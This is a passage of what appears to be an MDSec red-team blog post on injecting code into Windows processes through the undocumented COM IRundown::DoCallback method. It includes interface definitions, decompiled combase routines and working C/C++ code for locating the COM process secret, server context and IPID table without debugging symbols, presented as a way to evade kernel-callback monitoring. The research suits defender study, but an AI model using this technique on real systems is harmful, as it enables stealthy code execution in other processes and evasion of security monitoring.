Process Injection via Component Object Model (COM) IRundown::DoCallback()

mdsec.co.uk/2022/04/process-injection-via-component-object-model-com-irundowndocallback

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Introduction

The MDSec red team are continually performing research in to new and innovative techniques for code injection enabling us to integrate them in to tools used for our red team services and our commercial C2, Nighthawk.

Injecting Code into Windows Protected Processes using COM, Part 1 and Part 2 by James Forshaw of the Project Zero team prompted an interest in COM internals and, more specifically, the undocumented *DoCallback* method part of the *IRundown* interface. James is an authority on COM internals and first demonstrated using this interface in an EoP PoC for VirtualBox (CVE-2019-2721). Some of you will be familiar with using COM to spawn new processes (*helppane.exe, explorer.exe, wmiprvse.exe*) and execute shellcode (*excel.exe*), but probably not with *IRundown::DoCallback* which doesn't create a new thread and isn't subject to inspection by kernel callback notifications when invoked by another process to execute code. Proof of Concept code to accompany this post can be found here. In addition to the exploit and blog posts mentioned above, the following presentations will help the reader understand COM internals and how the injection discussed here works.

Tools Used

- Virtual machine with Windows 10 (Using 10.0.19043.1586)
- OLEViewDotNet (Indispensable for COM research)
- Debugger with debugging symbols. (Using WinDbg).
- Disassembler with debugging symbols. IDA or Ghidra works.
- pdbex – For exporting undocumented structures and data types from PDBs.
- Process Hacker
- Windows Object Explorer.
- DLL Export Viewer – Can find interesting interfaces and methods when TypeLib information is available.

What is COM?

Microsoft describes it as:


"…a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents) and ActiveX (Internet-enabled components) technologies."

Essentially, COM allows inter-process communication independent of the language used (C/C++, Visual Basic, .NET, Java). It first appeared on Microsoft Windows in 1993 to support Object Linking and Embedding 2.0 (OLE2), replacing OLE1 published in 1990 and replacing Dynamic Data Exchange (DDE) published in 1987. Some of you reading this might think COM is "obsolete" because of technologies that supersede it (Microsoft .NET), nevertheless, it's still crucial to the functionality of Windows.


COM and related technologies provide a large attack surface that has attracted the attention of bug hunters searching for RCE, EoP/LPE and Sandbox Escape vulnerabilities. It's also popular among threat actors for evading defensive technologies and moving laterally within an organisation. Admittedly, using *IRundown::DoCallback* is not the most straightforward path to code execution, but it's an interesting one that defenders should familiarise themselves with.

Listing COM Processes


Unfortunately, no official tool or command will display a list of COM processes running. As of March 2022, the only tool we're aware of for examining the internal structures of a COM process is OLEViewDotNet by James Forshaw. When you first start OLEViewDotNet, you'll need to configure the debugging symbols from the "Configure Process Analysis" dialog box found under *File->Settings*.



Once this is setup, we can start searching for COM processes. From the menu, either select a single process or list all by PID, Name or User. Below is the result of selecting all by PID and filtering by name "RuntimeBroker"



Opening an IPID entry provides more detailed information about the interface, including where available, the name of each method.



The important information for us is the IPID and OXID values. How OLEViewDotNet parses the internal structures will be discussed later and we'll be avoiding the use of debugging symbols for OPSEC reasons. We can establish a connection to most of the interfaces listed by OLEViewDotNet, however, not all of them provide methods to execute code directly like *IRundown* does.

The following table lists some of the information we need to execute *IRundown::DoCallback*

Value	Description
Server Context	A CObjectContext for the COM process. Used by *DoCallback* to prevent out-of-process execution.
Globally Unique Identifier (GUID) Process Secret	A "secret" 128-Bit value. Used by *DoCallback* to prevent out-of-process execution.
Interface Pointer Identifier (IPID)	A 128-bit number that uniquely identifies an interface in a process. It contains information such as the process ID, a page index, and for some apartment types, the thread ID.
Object Exporter Identifier (OXID)	A 64-bit number that uniquely identifies an object exporter within an object server. For the current build of Windows, it's a random number generated by *bcryptprimitives!ProcessPrng()* and impractical to predict.

- To connect with the *IRundown* interface in another process requires an IPID and OXID value.
- To invoke the *DoCallback* method requires a COM server context and secret GUID.

The *IRundown* Interface

Since it remains undocumented, we need the help of debugging symbols for *combase.dll* (or *ole32.dll* on legacy systems), existing research and Windows source code in the public domain to construct something usable in C/C++. The following definition will work with the current version of Windows used to conduct this research but will differ from other systems before Windows 10 version 2004. If you need an Interface Definition Language (IDL) file for this, look at one put together by Alex Ionescu. And if you're wondering how to detect the correct order of these methods at runtime, OLEViewDotNet uses its own Network Data Representation (NDR) parser.

```
const IID
IID_IRundown = {
     0x00000134,
     0x0000,
     0x0000,
    {0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46}};

MIDL_INTERFACE("00000134-0000-0000-C000-000000000046")
IRundown : public IUnknown {
    STDMETHOD(RemQueryInterface)         ( REFIPID         ripid,
                                           ULONG           cRefs,
                                           USHORT          cIids,
                                           IID            *iids,
                                           REMQIRESULT   **ppQIResults);

    STDMETHOD(RemAddRef)                 ( unsigned short  cInterfaceRefs,
                                           REMINTERFACEREF InterfaceRefs[],
                                           HRESULT        *pResults);

    STDMETHOD(RemRelease)                ( USHORT          cInterfaceRefs,
                                           REMINTERFACEREF InterfaceRefs[]);

    STDMETHOD(RemQueryInterface2)        ( REFIPID             ripid,
                                           USHORT              cIids,
                                           IID                *piids,
                                           HRESULT            *phr,
                                           MInterfacePointer **ppMIFs);

    STDMETHOD(AcknowledgeMarshalingSets) ( USHORT     cMarshalingSets,
                                           ULONG_PTR *pMarshalingSets);

    STDMETHOD(RemChangeRef)              ( ULONG           flags,
                                           USHORT          cInterfaceRefs,
                                           REMINTERFACEREF InterfaceRefs[]);

    STDMETHOD(DoCallback)                ( XAptCallback *pParam );

    STDMETHOD(DoNonreentrantCallback)    ( XAptCallback *pParam );

    STDMETHOD(GetInterfaceNameFromIPID)  ( IPID    *ipid,
                                           HSTRING *Name);

    STDMETHOD(RundownOid)                ( ULONG cOid,
                                           OID   aOid[],
                                           BYTE  aRundownStatus[]);
};
```

Establishing Connection

For .NET (as seen in the VirtualBox PoC), you can use a standard object reference with Marshal.BindToMoniker(). The object reference is a STDOBJREF structure containing the IID, IPID and OXID values.

Object Reference Header		
Offset	Name	Description
0x00	signature	OBJREF_SIGNATURE "MEOW" - Microsoft Extended Object Wire-representation
0x04	flags	OBJREF_STANDARD
0x08	IID	Interface Indentifier
Standard Object		
0x18	flags	
0x1c	cPublicRefs	The number of public references on the server object.
0x20	OXID	Object Exporter Identifier
0x28	OID	Object Identifier
0x30	IPID	Interface Pointer Identifier

Once we have a valid object reference, we have at least two ways to establish a connection.

- CoGetObject
  1. Initialise a standard object reference (STDOBJREF) with IID_IRundown, the IPID and OXID.
  2. Convert the STDOBJREF binary to a base64 string and enclose in an OBJREF moniker.
  3. Pass the moniker to CoGetObject, and if successful, it will return an *IRundown* object.
- CoUnmarshalInterface
  1. Create a new IStream. Write the signature, flags, IID_IRundown, IPID and first 8-bytes of OXID to a standard object reference (STDOBJREF).
  2. Pass the stream object to CoUnmarshalInterface, and if successful, it will return an *IRundown* object.

The main problem is we don't initially know the IPID or OXID value for the *IRundown* interface we want to connect with. The *Local Object Exporter Resolver* doesn't allow us to enumerate a list of OXID entries legitimately, and it's impractical for us to brute force or guess them. With Admin rights, we can read entries from the DCOM service, but we'll be reading directly from the memory of a target process for this post. Another problem after that is the *DoCallback* method itself validates some secret information before it executes anything.

The *DoCallback* Method

As you can see from the *IRundown* definition, this method takes a single parameter, a pointer, to a *XAptCallback* structure. Stored inside is the address of the code to execute and any optional parameter. And because this method should never be executed out-of-process, Microsoft attempt to prevent invocation by requiring a GUID Process Secret and server context address.

```
typedef __int64 PTRMEM;

typedef struct tagXAptCallback {
    PTRMEM    pfnCallback;          // What to execute. e.g. LoadLibraryA ;-)
    PTRMEM    pParam;               // Parameter to callback.
    PTRMEM    pServerCtx;           // Usually stored @ combase!g_pMTAEmptyCtx, but
also in the TEB.
    PTRMEM    pUnk;                 // Not required
    GUID      iid;                  // Not required
    int       iMethod;              // Not required
    GUID      guidProcessSecret;    // Stored @
combase!CProcessSecret::s_guidOle32Secret
} XAptCallback;

HRESULT DoCallback(XAptCallback *pParam);
```

If we look at a partially decompiled version of the *DoCallback* method and helper functions, we can see *VerifyMatchingSecret()* reads the *guidProcessSecret* in the *XAptCallback* structure and validates if it matches what's already in the host process. It also validates the *pServerCtx* value. Without this information provided by the caller, *pfnCallback* is never executed.

```
HRESULT
CRemoteUnknown::DoCallback(XAptCallback *pCallbackData) {
    //
    // Does the process secret match what we have?
    //
    HRESULT hr = CProcessSecret::VerifyMatchingSecret(pCallbackData-
>guidProcessSecret);

    if(SUCCEEDED(hr)) {
        //
        // Does the server context match what we have?
        //
        if (pCallbackData->pServerCtx == GetCurrentContext()) {
            //
            // Execute callback.
            //
            return (pCallbackData->pfnCallback)(pCallbackData->pParam);
        }
    }
    return hr;
}
```

Globally Unique Identifier (GUID) Process Secret

We'll start with the first part of the validation, the 128-Bit secret. ole32!CoCreateGuid() was used in earlier versions of Windows to generate this value. This API is simply a wrapper function for rpcrt4!UuidCreate() that invokes the undocumented *bcryptprimitives!ProcessPrng()*. Older versions are probably using something similar like advapi32!RtlGenRandom. In any case, it's impractical to try to guess what the secret is, and we can't set it ourselves via unmarshalling without knowing the secret already.

The function responsible for reading and generating the secret is the following.

```
HRESULT
CRandomNumberGenerator::GenerateRandomNumber(PBYTE pbBuffer, SIZE_T cbBuffer) {
    if(!ProcessPrng(pbBuffer, cbBuffer)) {
        return E_OUTOFMEMORY;
    }
    return S_OK;
}

HRESULT
CProcessSecret::GetProcessSecret(GUID *pguidProcessSecret) {
    HRESULT hr;

    //
    // if not initialised
    //
    if(!CProcessSecret::s_fSecretInit) {
        AcquireSRWLockExclusive(&CProcessSecret::s_SecretLock.m_lock);

        //
        // generate 16-byte GUID process secret.
        //
        hr =
CRandomNumberGenerator::GenerateRandomNumber(&CProcessSecret::s_guidOle32Secret,
sizeof(GUID));

        if(SUCCEEDED(hr)) {
            CProcessSecret::s_fSecretInit = TRUE;
        }
        ReleaseSRWLockExclusive(&CProcessSecret::s_SecretLock.m_lock);
    }

    //
    // If initialised okay, copy the secret to buffer and return S_OK
    //
    if(CProcessSecret::s_fSecretInit) {
        *pguidProcessSecret = CProcessSecret::s_guidOle32Secret;
        return S_OK;
    }
    return hr;
}
```

The validation is simply comparing *combase!CProcessSecret::s_guidOle32Secret* with the *guidProcessSecret* in the *XAptCallback* structure supplied by the caller. If the secrets don't match, *DoCallback* returns *E_INVALIDARG* and the callback is never executed.

```
HRESULT CProcessSecret::VerifyMatchingSecret(GUID guidOutsideSecret) {
    GUID guidProcessSecret;

    HRESULT hr = GetProcessSecret(&guidProcessSecret);

    if (SUCCEEDED(hr)) {
        hr = (guidProcessSecret == guidOutsideSecret) ? S_OK : E_INVALIDARG;
    }
    return hr;
}
```

CProcessSecret::s_guidOle32Secret can be found in the .data segment of *combase.dll*. The simplest way to locate and read it is with the help of debugging symbols. It has no structure, and we can't locate it reliably using a heuristic approach. Still, while looking at references to it in a disassembler, there's a more reliable method via marshalling, which we'll discuss after the server context.

The Server Context

The second stage of validation is comparing the current object context with what the caller provided. Each COM process has a *CObjectContext* allocated on the heap and assigned to a global variable with the symbol *combase!g_pMTAEmptyCtx*.

```
0:004> dt combase!g_pMTAEmptyCtx
0x0000018b`f9c1a168
   +0x000 __VFN_table : 0x00007ff9`b1a315d0
   +0x008 __VFN_table : 0x00007ff9`b1a31598
   +0x010 __VFN_table : 0x00007ff9`b1a31550
   +0x018 __VFN_table : 0x00007ff9`b1a31518
   +0x020 __VFN_table : 0x00007ff9`b1a314f8
   +0x028 __VFN_table : 0x00007ff9`b1a314d8
   +0x030 __VFN_table : 0x00007ff9`b1a314b8
   +0x038 _cRefs           : 3
   +0x03c _cUserRefs       : 0n0
   +0x040 _cInternalRefs   : 0n3
   +0x044 _dwFlags         : 9
   +0x048 _propChain       : SHashChain
   +0x058 _uuidChain       : SHashChain
   +0x068 _pifData         : (null)
   +0x070 _MarshalSizeMax  : 0
   +0x078 _pApartment      : 0x0000018b`f9c0f330 CComApartment
   +0x080 _dwHashOfId      : 3
   +0x084 _contextId       : _GUID {053c1daa-ceea-42f2-a7d1-d9d03ec3fe10}
   +0x098 _urtCtxId        : 2
   +0x0a0 _PSCache         : tagSPSCache
   +0x0c0 _pMarshalProp    : (null)
   +0x0c8 _cReleaseThreads : 0n0
   +0x0d0 _properties      : CContextPropList
   +0x110 _pMtsContext     : (null)
   +0x118 _pContextLife    : (null)
   +0x120 _pConnectionMgr  : (null)
   =00007ff9`b1af35c0 s_CXAllocator    : CPageAllocator
   =00007ff9`b1af3448 s_fInitialized   : 0n1
   =00007ff9`b1af3450 s_cInstances     : 4
```

DoCallback uses *combase!GetCurrentContext()* for this. Internally, it tries to read *pCurrentContext* from the *tagSOleTlsData* structure stored at the *ReservedForOle* field of the Thread Environment Block (TEB). If *ReservedForOle* isn't set, the context is read directly from *g_pMTAEmptyCtx*.

```
CObjectContext
GetCurrentContext(void) {
    tagSOleTlsData *ReservedForOle = NtCurrentTeb()->ReservedForOle;

    //
    // if ReservedForOle is not set, return the global variable instead.
    //
    if(!ReservedForOle)
        return g_pMTAEmptyCtx;

    //
    // otherwise, check ReservedForOle->pCurrentContext
    //
    CObjectContext *pCurrentContext = ReservedForOle->pCurrentContext;

    if ( !pCurrentContext )
        pCurrentContext = g_pMTAEmptyCtx;

    ReservedForOle->pCurrentCtxForNefariousReaders = pCurrentContext;

    return pCurrentContext;
}
```

The CoGetContextToken API will also return the server context, but in this case, if *ReservedForOle* isn't initialised, memory is allocated for it.

```
HRESULT
CoGetContextToken(ULONG_PTR *pToken) {
    //
    // no pointer? exit
    //
    if(!pToken)
        return E_POINTER;

    //
    // read the value of ReservedForOle for the current thread
    //
    tagSOleTlsData *ReservedForOle = NtCurrentTeb()->ReservedForOle;

    //
    // if it's not initialised, try allocating information and assigning.
    //
    if(!ReservedForOle) {
        ReservedForOle = TLSPreallocateData(GetCurrentThreadId());

        //
        // unable to allocate memory? exit
        //
        if(!ReservedForOle)
            return CO_E_NOTINITIALIZED;

        //
        // set pointer.
        //
        NtCurrentTeb()->ReservedForOle = ReservedForOle;
        ReservedForOle->ppTlsSlot = &NtCurrentTeb()->ReservedForOle;
    }

    //
    // if g_cMTAInits is zero and cComInits is zero and current thread is not a
neutral apartment
    //
    if(!g_cMTAInits && !ReservedForOle->cComInits && !IsThreadInNTA())
        return CO_E_NOTINITIALIZED;

    tagSOleTlsData *oleData = NtCurrentTeb()->ReservedForOle;
    CObjectContext *objCtx;

    if(oleData) {
        objCtx = oleData->pCurrentContext;

        if(!objCtx)
            objCtx = g_pMTAEmptyCtx;

        oleData->pCurrentCtxForNefariousReaders = objCtx;
    } else {
        objCtx = g_pMTAEmptyCtx;
    }
    *pToken = objCtx;
    return S_OK;
}
```

OLEViewDotNet uses debugging symbols to read the server context, but for the sake of OPSEC, we want to avoid using these. A heuristic search of the data segment only requires **PROCESS_VM_READ** access to the target process. If it were possible to predict the value of an *Object Exporter Identifier (OXID)*, we could request the *Local Object Exporter (ILocalObjectExporter)* to resolve an IPID for us. Unfortunately, the 64-Bit OXID generated by the *bcryptPrimitives!ProcessPrng()* API makes it impractical or perhaps impossible to brute force. It's also impractical to guess the process secret, but there is a simple way to find the offset using an internal interface.

We have the option of reading the server context from the *SOleTlsData* structure stored in the *ReservedForOle* field of the Thread Environment Block (TEB). But as you'll see next, we can obtain this address without reading *ReservedForOle* in a remote COM thread.

The IMarshalEnvoy Interface

The IMarshal, IMarshalEnvoy and IActivationProperties interfaces contain methods that save the process secret to an IStream object. *IMarshalEnvoy::MarshalEnvoy()* provides a simple way, when specifying **MSHCTX_INPROC** as the *dwDestContext* parameter, which also includes the GUID process secret. We can then search the .data segment of *combase.dll* for this secret and save the offset, which allows us to read the secret from a remote process without using debugging symbols. If you're looking at the *UnmarshalEnvoy* method and thinking we can update the GUID process secret, we already checked, and it isn't possible.

```
static const IID IID_IMarshalEnvoy = {
    0x000001C8,
    0x0000,
    0x0000,
    {0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46}};

MIDL_INTERFACE("000001C8-0000-0000-C000-000000000046")
IMarshalEnvoy : public IUnknown {
    // IMarshalEnvoy
    STDMETHOD(GetEnvoyUnmarshalClass)(DWORD dwDestContext, CLSID* pclsid);
    STDMETHOD(GetEnvoySizeMax)       (DWORD dwDestContext, DWORD* pcb);
    STDMETHOD(MarshalEnvoy)          (IStream* pstm, DWORD dwDestContext);
    STDMETHOD(UnmarshalEnvoy)        (IStream* pstm, REFIID riid, void** ppv);
};

struct tagCTXVERSION {
    SHORT ThisVersion;
    SHORT MinVersion;
};

struct tagCTXCOMMONHDR {
    _GUID ContextId;
    DWORD Flags;
    DWORD Reserved;
    DWORD dwNumExtents;
    DWORD cbExtents;
    DWORD MshlFlags;
};

struct tagBYREFHDR {
    DWORD Reserved;
    DWORD ProcessId;
    GUID guidDataSecret;
    PVOID pServerCtx;          // CObjectContext
};

struct tagBYVALHDR {
    ULONG         Count;
    BOOL          Frozen;
} CTXBYVALHDR;

struct tagCONTEXTHEADER {
    tagCTXVERSION Version;
    tagCTXCOMMONHDR CmnHdr;

    union {
        tagBYVALHDR ByValHdr;
        tagBYREFHDR ByRefHdr;
    };
};
```

The following snippet of code demonstrates reading the GUID process secret and server context for the current process.

```
    //
    // Get pointer to IMarshalEnvoy interface for this process.
    //
    IMarshalEnvoy *e = NULL;

    HRESULT hr = CoGetObjectContext(IID_IMarshalEnvoy, (PVOID*)&e);

    if(FAILED(hr)) {
        printf("CoGetObjectContext(IID_IMarshalEnvoy) failed : %08lX\n", hr);
        return false;
    }

    //
    // Marshal the context header.
    // It should contain the secret GUID and heap address of server context.
    //
    IStream* s = SHCreateMemStream(NULL, 0);

    hr = e->MarshalEnvoy(s, MSHCTX_INPROC);

    if(FAILED(hr)) {
        printf("IMarshalEnvoy::MarshalEnvoy() failed : %08lX\n", hr);
        goto cleanup;
    }

    //
    // Read the context header into local buffer.
    //
    LARGE_INTEGER pos;
    pos.QuadPart = 0;

    hr = s->Seek(pos, STREAM_SEEK_SET, NULL);

    if(FAILED(hr)) {
        printf("IStream::Seek() failed : %08lX\n", hr);
        goto cleanup;
    }

    tagCONTEXTHEADER hdr;
    DWORD cbBuffer;

    hr = s->Read(&hdr, sizeof(hdr), &cbBuffer);
```

Now that we have a valid GUID secret and COM server context, we want to search the .data segment of *combase.dll* (or *ole32.dll* on older systems) to obtain the relative virtual address so it may be read from a target process. We first need the virtual address and size of the .data segment.

```
//
// Holds information about the location of data required to invoke
IRundown::DoCallback()
//
typedef struct _COM_CONTEXT {
    PBYTE base;                   // GetModuleHandle("combase"); or
GetModuleHandle("ole32");
    DWORD data;                   // VirtualAddress of .data segment
    DWORD size;                   // VirtualSize
    DWORD secret;                 // RVA of CProcessSecret::s_guidOle32Secret
    DWORD server_ctx;             // RVA of g_pMTAEmptyCtx
    DWORD ipid_tbl;               // RVA of CIPIDTable::_palloc
    DWORD oxid;                   // offsetof(tagOXIDEntry, OXID)
} COM_CONTEXT, *PCOM_CONTEXT;

//
// Read the address and size of the .data segment for combase.dll or ole32.dll
//
bool
get_com_data(COM_CONTEXT *c) {
    auto m = (PBYTE)GetModuleHandleW(L"combase");

    if(!m) {
        // old systems use ole32
        m = (PBYTE)GetModuleHandleW(L"ole32");
        if(!m) return false;
    }

    auto nt = (PIMAGE_NT_HEADERS)(m + ((PIMAGE_DOS_HEADER)m)->e_lfanew);
    auto sh = IMAGE_FIRST_SECTION(nt);

    for(DWORD i=0; i<nt->FileHeader.NumberOfSections; i++) {
        if(*(PDWORD)sh[i].Name == *(PDWORD)".data") {
            c->base = m;
            c->data = sh[i].VirtualAddress;
            c->size = sh[i].Misc.VirtualSize;
            return true;
        }
    }
    return false;
}
```

The following simply searches the memory for the location of the process secret and server context returned by IMarshal.

```
//
// Search for arbitrary data within the .data segment of combase.dll or ole32.dll and
return the RVA.
//
bool
find_com_data(COM_CONTEXT *c, PBYTE inbuf, DWORD inlen, PDWORD rva) {
    if(c->size < inlen) return false;
    PBYTE addr = (c->base + c->data);

    for(auto i=0; i<(c->size - inlen); i++) {
        if(!std::memcmp(&addr[i], inbuf, inlen)) {
            *rva = (DWORD)(&addr[i] - c->base);
            return true;
        }
    }
    return false;
}
```

Now we have no problem invoking DoCallback, we just need the IPID and OXID values to establish a connection.

Interface Pointer Identifier (IPID)

You can examine the contents of *CIPIDTable::_palloc* where all the IPID entries are stored in each COM process.

```
0:004> dt CIPIDTable::_palloc
combase!CIPIDTable::_palloc
   +0x000 _pgalloc          : CInternalPageAllocator
   +0x050 _hHeap            : (null)
   +0x058 _cbPerEntry       : 0
   +0x060 _lNumEntries      : 0n0
0:004> dx -r1 (*((combase!CInternalPageAllocator *)0x7ff9b1af48a0))
(*((combase!CInternalPageAllocator *)0x7ff9b1af48a0))                 [Type: CInternalPageAllocator]
    [+0x000] _cPages          : 0x1 [Type: unsigned __int64]
    [+0x008] _pPageListStart  : 0x18bf9c2e450 [Type: tagPageEntry * *]
    [+0x010] _pPageListEnd    : 0x18bf9c2e458 [Type: tagPageEntry * *]
    [+0x018] _dwFlags         : 0x0 [Type: unsigned long]
    [+0x020] _ListHead        [Type: tagPageEntry]
    [+0x030] _cEntries        : 15977 [Type: long]
    [+0x038] _cbPerEntry      : 0x78 [Type: unsigned __int64]
    [+0x040] _cEntriesPerPage : 0x32 [Type: unsigned short]
    [+0x048] _pLock           : 0x0 [Type: COleStaticMutexSem *]
```

There are multiple page allocator objects in memory, but this one in particular will have *sizeof(tagIPIDEntry)* for *_cbPerEntry*. If we need further validation, we can interpret the page entries as *tagIPIDEntry* objects and perform a few more tests to ensure we have the correct allocator. Dumping the first entry shows us some of the same information displayed by OLEViewDotNet.

```
0:004> dt combase!tagIPIDEntry poi(0x18bf9c2e450)
   +0x000 pNextIPID        : (null)
   +0x008 dwFlags          : 0x1080c
   +0x00c cStrongRefs      : 5
   +0x010 cWeakRefs        : 0
   +0x014 cPrivateRefs     : 0
   +0x018 pv               : 0x0000018b`f9c2e350 Void
   +0x020 pStub            : 0x0000018b`f9c19890 IUnknown
   +0x028 pOXIDEntry       : 0x0000018b`f9c26b30 OXIDEntry
   +0x030 ipid             : _GUID {00007c00-0550-0000-8f7b-1757bfaff6b6}
   +0x040 iid              : _GUID {00000134-0000-0000-c000-000000000046}
   +0x050 pChnl            : 0x0000018b`f9c15050 CCtxComChnl
   +0x058 pIRCEntry        : (null)
   +0x060 pInterfaceName   : (null)
   +0x068 pOIDFLink        : 0x00007ff9`b1af3470 tagIPIDEntry
   +0x070 pOIDBLink        : 0x0000018b`f9c27b28 tagIPIDEntry
```

Based on the structures, we can write an algorithm to perform some simple checks and try find CPageAllocator without debugging symbols. The observations are:

- **_cbPerEntry** is 0x78/120 bytes or sizeof(tagIPIDEntry)
- **_cEntriesPerPage** is 0x32/52
- Both **_pPageListStart** and **_pPageListEnd** point to heap.
- The address of **_pPageListStart** is less than **_pPageListEnd**

The following code performs checks based on the above observations and appears to work fine for Windows 7 up to Windows 10. Unless Microsoft change the size of tagIPIDEntry or the number of entries per page, this should work fine in future releases too.

```
